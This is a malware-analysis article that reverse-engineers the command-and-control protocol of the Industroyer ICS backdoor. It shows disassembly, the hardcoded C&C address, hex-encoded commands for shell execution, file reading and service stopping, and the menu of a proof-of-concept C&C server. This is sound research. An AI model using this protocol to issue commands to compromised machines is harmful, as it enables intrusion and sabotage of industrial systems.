



A REVIEW INTO INDUSTROYER'S COMMAND & CONTROL PROTOCOL

Adam Chester
30/06/2017

OVERVIEW

Recently the world was introduced to "Industroyer", a malware variant with a focus on compromising industrial control systems (ICS). Members of the security community are speculating if this malware sample was responsible for the power outage in Kiev during 2016. What is known is that this malware targets ICS with efficiency. With nation state attacks ever dominating the news, we take a keen interest in emerging threats.

Working in offensive security, we are approached and asked about such threats from customers, whether that is to help simulate a threat actor during a red-team engagement, or simply to provide advice on preventative measures.

While exploring the malware within our lab environment, we wanted to understand just how Industroyer was controlled, and what capabilities it had when executed on a Windows OS. The excellent research completed by ESET researchers on the malware included a whitepaper which explores the components of the malware. Their whitepaper is available at reference [1] at the end of this.

With this in mind, we wanted to explore Industroyer and understand just how it operated when controlled. Hopefully by documenting the steps taken during the analysis, we can help anyone looking to carry out similar analysis in the future.

This paper documents our progress in analysing the backdoor component of the malware, understanding how commands are sent to the backdoor, and finally we will simulate an attackers C&C server controlling a malware sample.

STARTING OUR ANALYSIS

The sample we initially analysed for this post had a SHA1 hash of:

```
f6c21f8189ced6ae150f9ef2e82a3a57843b587d
```

This matched that of the published IOC's from ESET.


Loading the malware into IDA, we see that one of the first steps taken by the malware is to create a file. The file path is constructed by taking CSIDL_COMMON_DOCUMENTS, and appending "..\imapi", meaning the file is created at the path "C:\Users\Public\imapi". The file handle then is retained for later use:

Figure 1 - Creating Imapi File Path

```
lea    eax, [ebp+pszPath]
push   eax           ; pszPath
push   edi           ; dwFlags
push   edi           ; hToken
push   2Eh          ; csidl
push   edi           ; hwnd
call   ds:SHGetFolderPathW
push   offset pMore ; ".."
lea    eax, [ebp+pszPath]
push   eax           ; pszPath
call   ds:PathAppendW
push   offset aImapi ; "imapi"
lea    eax, [ebp+pszPath]
push   eax           ; pszPath
call   ds:PathAppendW
push   edi           ; hTemplateFile
push   2             ; dwFlagsAndAttributes
push   4             ; dwCreationDisposition
push   edi           ; lpSecurityAttributes
push   edi           ; dwShareMode
push   10000000h     ; dwDesiredAccess
lea    eax, [ebp+pszPath]
push   eax           ; lpFileName
call   ds:CreateFileW
xor    ecx, ecx
mov    hFile, eax
inc    ecx
cmp    eax, 0FFFFFFFh
cmovnz edi, ecx
```

Once the file is created, the malware enters into a loop of receiving and processing commands:

Figure 2 - Malware Loop



As we can see, this loop is delayed by using a call to *Sleep(..)*, which suspends execution by a configurable length of time, but initially for 5 seconds. A check is then completed to ensure that the local time of the infected machine is within tolerance. In the case of this sample, this check is disabled by using an invalid value.

Moving on to the malware logic, we start to see the initiation of network traffic. We can see that IP address "5.39.218.152" and a port of 443 are passed to a function internally, which is the IP address of the command and command and control (C&C) server:

Figure 3 - IP Address for Command & Control Server

```
; Attributes: bp-based frame

malware_loop proc near

dwMilliseconds= dword ptr -1Ch
httpBuffer= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
milliseconds_arg= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 0Ch
push    esi
push    0
push    1BBh                ; nServerPort
push    offset pswzServerName ; "5.39.218.152"
call    malware_http_handler
```

As we dive into this function, we see numerous calls to WinHTTP API's. With this, we know that we are on the right track. The next section discusses the use of this API.

INITIAL COMMUNICATION WITH C&C

To kick off the communication with the C&C server, a call to *WinHttpOpen(..)* is made with the following parameters:

```
WinHttpOpen(user_agent_string, WINHTTP_ACCESS_TYPE_NAMED_PROXY, L"10.15.1.69:3128",
NULL, 0)
```

To create the user agent string, the API *ObtainUserAgentString(..)* is used. If this call fails, the user agent is set to a hardcoded value of:

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1)
```

It is also important to note the proxy server passed to the function, which is hardcoded to a private IP address and must be available for the malware to communicate with its C&C server IP.

Continuing, we find a call to *WinHttpOpenRequest(..)* as follows:

```
WinHttpOpenRequest(handle, "POST", 0, 0, 0, 0, WINHTTP_FLAG_SECURE);
```

This highlights that the connection will be made over "https" to the C&C server. Next up, a number of calls are made to *WinHttpSetOption(..)* to set the following options to increase the timeout and retry thresholds:

- WINHTTP_OPTION_CONNECT_RETRIES to 0xEA60
- WINHTTP_OPTION_SEND_TIMEOUT to 0xEA60

- WINHTTP_OPTION_RECV_TIMEOUT to 0xEA60

Once configured, the malware's communication starts, using calls to *WinHttpWriteData(..)* and *WinHttpRequest(..)* to issue POST requests to the C&C server.

Reviewing the HTTP POST data, we see the expected values that ESET documented, mainly:

- The result of the API call *GetCurrentHwProfile(..)*
- The version of the malware
- A hardcoded ID of the campaign (this might signal intent to use this malware for additional attacks which have not happened, or have not been detected).
- The result of any previously executed command

This HTTP request essentially forms the polling of the malware against the C&C server. Next we need to understand the POST data format, and it is here that things start to get a little more complex.

REVIEWING INDUSTROYER COMMUNICATION

Let's look at the data sent during a HTTPS polling request to the C&C server:

Figure 4 - Hex Dump of HTTPS Polling Request

```

00000000 04 00 00 00 4c 00 00 00 04 00 00 00 06 00 00 00 | .....L.....|
00000010 00 00 00 00 7b 00 38 00 34 00 36 00 65 00 65 00 | ...{.8.4.6.e.e.|
00000020 33 00 34 00 30 00 2d 00 37 00 30 00 33 00 39 00 | 3.4.0.-.7.0.3.9.|
00000030 2d 00 31 00 31 00 64 00 65 00 2d 00 39 00 64 00 | -.1.1.d.e.-.9.d.|
00000040 32 00 30 00 2d 00 38 00 30 00 36 00 65 00 36 00 | 2.0.-.8.0.6.e.6.|
00000050 66 00 36 00 65 00 36 00 39 00 36 00 33 00 7d 00 | f.6.e.6.9.6.3.}|
00000060 31 2e 31 65 44 00 45 00 46 00 | 1.1eD.E.F. |

```

Immediately we can see that this isn't just a case of a few ASCII strings being transferred. If we take a look at the data, we see that the API call *GetCurrentHwProfile(..)* result ({846ee340-7039-11de-9d20-806e6f6e6963}) has been converted to a Unicode String, the version of the malware is (1.1e) remains in ASCII, and the hardcoded ID (DEF) is also converted to Unicode. There are also a number of binary fields prepended to the request.

After review, we found that these binary fields make up a header, which consists of the following format (the values are in little-endian format):

- Bytes 0 to 3 (04000000) - Number of header "length" fields
- Bytes 4 to 7 (4c000000) - Length of first field (the *GetCurrentHwProfile(..)* GUID)
- Bytes 8 to 11 (04000000) - Length of second field (the version of the malware)
- Bytes 12 to 15 (06000000) - Length of third field (the hardcoded campaign ID)
- Bytes 16 to 19 (00000000) - NULL field (or zero length field)

This header format does vary slightly depending on the actions being performed by the malware as we will see later in the post.

ISSUING C&C COMMANDS TO INDUSTROYER

Now that we understand how data is transferred to the C&C server during a polling request, we wanted to understand how commands are issued to Industroyer during an active campaign.

Following the malware's disassembly, we saw that data returned in response to the above HTTP request was being used to construct commands to be executed. A function at the address 0x401D83 gave an indication as to how this data was being parsed.

Stepping through the parsing of the command, we find a structure which looks like this:

Table 1 - Bytes in Command Request

Bytes	Data	Comment
0 to 15	03000000 04000000 28000000 00000000	This is a header, similar to that of the malware polling request. Here we can see that the first DWORD is 3, indicating that 3 "length" DWORD's will follow, one of 0x4 bytes, one of 0x28 bytes, and a NULL field of 0x0 bytes.
16 to 19	01000000	This is the "sleep" duration of 4 bytes and allows the C&C server to set the future sleep delay between polling. In the above example, the sleep duration is set to 1ms.
20 to 31	02000000 1C000000 00000000	This is another nested header which consists of a DWORD indicating 2 "length" DWORD's will follow, one of 0x1C bytes and a second NULL field.
32 to 55	05000000 04000000 04000000 0c000000 00000000 00000000	This is a third nested header which consists of a DWORD indicating 5 "length" DWORD's will follow, two of 0x4 bytes, one of 0x20 bytes and a two final NULL field.
56 to 60	05000000	This is our command ID with 0x5 being the ID to execute a shell command
61 to 67	64006900 72000000	The remaining bytes are an argument to the provided command ID, with this example containing a Unicode string of "dir".

Now that we understand the command format, we can begin to understand the format of some of the other commands documented in ESET's writeup.

For example, the following two sub-sections show a couple of other commands supported by Industroyer and their corresponding requests.

COMMAND ID 4 - READING FILES

```
03000000 04000000 46000000 00000000 01000000 02000000 3A000000 00000000 05000000
04000000 04000000 2A000000 00000000 00000000 04000000 43003a00 5c007700 69006e00
64006f00 77007300 5c007700 69006e00 2e006900 6e006900 0000
```

This shows the command for transferring file contents from the infected machine to the C&C server, with command ID "4". The file in this case is C:\Windows\win.ini.

Command ID 8 - Stopping a service

```
03000000 04000000 34000000 00000000 01000000 02000000 28000000 00000000 05000000
04000000 04000000 18000000 00000000 00000000 08000000 64006e00 73006300 6c006900
65006e00 74000000
```

This shows the command for stopping a remote service, with command ID "8". The service being stopped is "dnsclient".

RECEIVING MALWARE EXECUTION RESPONSE

By now we had the ability to send commands to the malware. However, the question "how does the C&C server receive the process response to an executed shell command?" remained. This is where the "imapi" file comes in from earlier.

During the execution of a command via the *CreateProcessW(..)* call, we can see that the "imapi" file handle opened earlier in the malware is assigned to StdError and StdOutput:

Figure 5 - Standard Error and Standard Out set to IMAPI

```
mov     eax, [esi+18h] ; Get the IMAPI handle
mov     [ebp+StartupInfo.hStdError], eax ; Set stderr to IMAPI file
mov     [ebp+StartupInfo.hStdOutput], eax ; set stdout to IMPAI file
xor     eax, eax
mov     [ebp+StartupInfo.wShowWindow], ax
```

This means that process output is written to the "C:\Users\Public\imapi" file. If the "mapi" file has contents to be delivered to the C&C server, this is appended to the polling request, which then looks like this:

Figure 6 - Response sent to C & C Server

```

00000000 04 00 00 00 4c 00 00 00 04 00 00 00 06 00 00 00 | ....L.....|
00000010 32 01 00 00 7b 00 38 00 34 00 36 00 65 00 65 00 | 2...{.8.4.6.e.e.|
00000020 33 00 34 00 30 00 2d 00 37 00 30 00 33 00 39 00 | 3.4.0.-.7.0.3.9.|
00000030 2d 00 31 00 31 00 64 00 65 00 2d 00 39 00 64 00 | -.1.1.d.e.-.9.d.|
00000040 32 00 30 00 2d 00 38 00 30 00 36 00 65 00 36 00 | 2.0.-.8.0.6.e.6.|
00000050 66 00 36 00 65 00 36 00 39 00 36 00 33 00 7d 00 | f.6.e.6.9.6.3.}|
00000060 31 2e 31 65 44 00 45 00 46 00 32 01 00 00 00 00 | 1.1eD.E.F.2....|
00000070 00 00 20 56 6f 6c 75 6d 65 20 69 6e 20 64 72 69 | .. Volume in dri|
00000080 76 65 20 43 20 68 61 73 20 6e 6f 20 6c 61 62 65 | ve C has no labe|
00000090 6c 2e 0d 0d 0a 20 56 6f 6c 75 6d 65 20 53 65 72 | l.... Volume Ser|
000000a0 69 61 6c 20 4e 75 6d 62 65 72 20 69 73 20 43 43 | ial Number is CC|
000000b0 42 30 2d 39 39 39 46 0d 0d 0a 0d 0d 0a 20 44 69 | B0-999F..... Di|
000000c0 72 65 63 74 6f 72 79 20 6f 66 20 43 3a 5c 55 73 | rectory of C:\Us|
000000d0 65 72 73 5c 6c 61 62 2d 77 69 6e 37 5c 44 65 73 | ers\lab-win7\Des|
000000e0 6b 74 6f 70 5c 74 65 73 74 0d 0d 0a 0d 0d 0a 32 | ktop\test.....2|
000000f0 38 2f 30 36 2f 32 30 31 37 20 20 31 32 3a 32 33 | 8/06/2017 12:23|
00000100 20 20 20 20 3c 44 49 52 3e 20 20 20 20 20 20 20 | <DIR>|
00000110 20 20 20 2e 0d 0d 0a 32 38 2f 30 36 2f 32 30 31 | ....28/06/201|
00000120 37 20 20 31 32 3a 32 33 20 20 20 20 3c 44 49 52 | 7 12:23 <DIR|
00000130 3e 20 20 20 20 20 20 20 20 20 20 2e 2e 0d 0d 0a | > .....|
00000140 20 20 20 20 20 20 20 20 20 20 20 20 20 20 30 | 0|
00000150 20 46 69 6c 65 28 73 29 20 20 20 20 20 20 20 20 | File(s)|
00000160 20 20 20 20 20 20 30 20 62 79 74 65 73 0d 0d 0a | 0 bytes...|
00000170 20 20 20 20 20 20 20 20 20 20 20 20 20 20 32 | 2|
00000180 20 44 69 72 28 73 29 20 20 31 35 2c 39 36 35 2c | Dir(s) 15,965,|
00000190 30 36 35 2c 32 31 36 20 62 79 74 65 73 20 66 72 | 065,216 bytes fr|
000001a0 65 65 0d 0d 0a | ee...|
000001a5

```

The interesting parts to note are the obvious response that is appended from a "dir" command, and a modification to some of the binary header fields.

Prefixing the command output is the following DWORD:

```
32010000
```

This is the length of the output being returned, in this case, 0x132 bytes. Additionally, the polling request header has changed to include the size of our command output:


- Bytes 0 to 3 (04000000) - Number of header "length" fields
- Bytes 4 to 7 (4c000000) - Length of first field
- Bytes 8 to 11 (04000000) - Length of second field
- Bytes 12 to 15 (06000000) - Length of third field
- Bytes 16 to 19 (32010000) - Length of command output

"INDUSHELL" PROOF OF CONCEPT

To tie this all together, we created a simple proof-of-concept of the C&C server communication, which would allow us to demo how Industroyer's backdoor executes in real time on an infected system. To do this we created a python script called "Indushell" (original.. we know :)).

The usage screen is shown below:

Figure 7 - Indushell Usage



```
Command Prompt - powershell -executionpolicy bypass
<in> PS Z:\in\src> python .\payload.py
Industroyer Backdoor C2 POC
  by Adam Chester (E_xpn_) for Secarma Ltd

Available commands:
1 - Execute a process
2 - Execute a process as another user
3 - Upload file from C2
4 - View file contents
5 - Execute a shell command
6 - Execute shell command as another user
7 - Quit
8 - Stop a service
9 - Stop a service as another user
10 - Start a service as another user
11 - Replace ImagePath for service
q - Quit this shell
h - Show this help

Indushell # _
```

A video showing how the malware works in real-time when controlled can be found at reference [2] below while the source code for this is available on GitHub at [3].

REFERENCES

- [1] https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf - white paper from we live security.
- [2] <https://www.youtube.com/watch?v=3Ha4hNVcAIM> – Video showing Indushell in use
- [3] <https://github.com/SecarmaLabs/Indushell>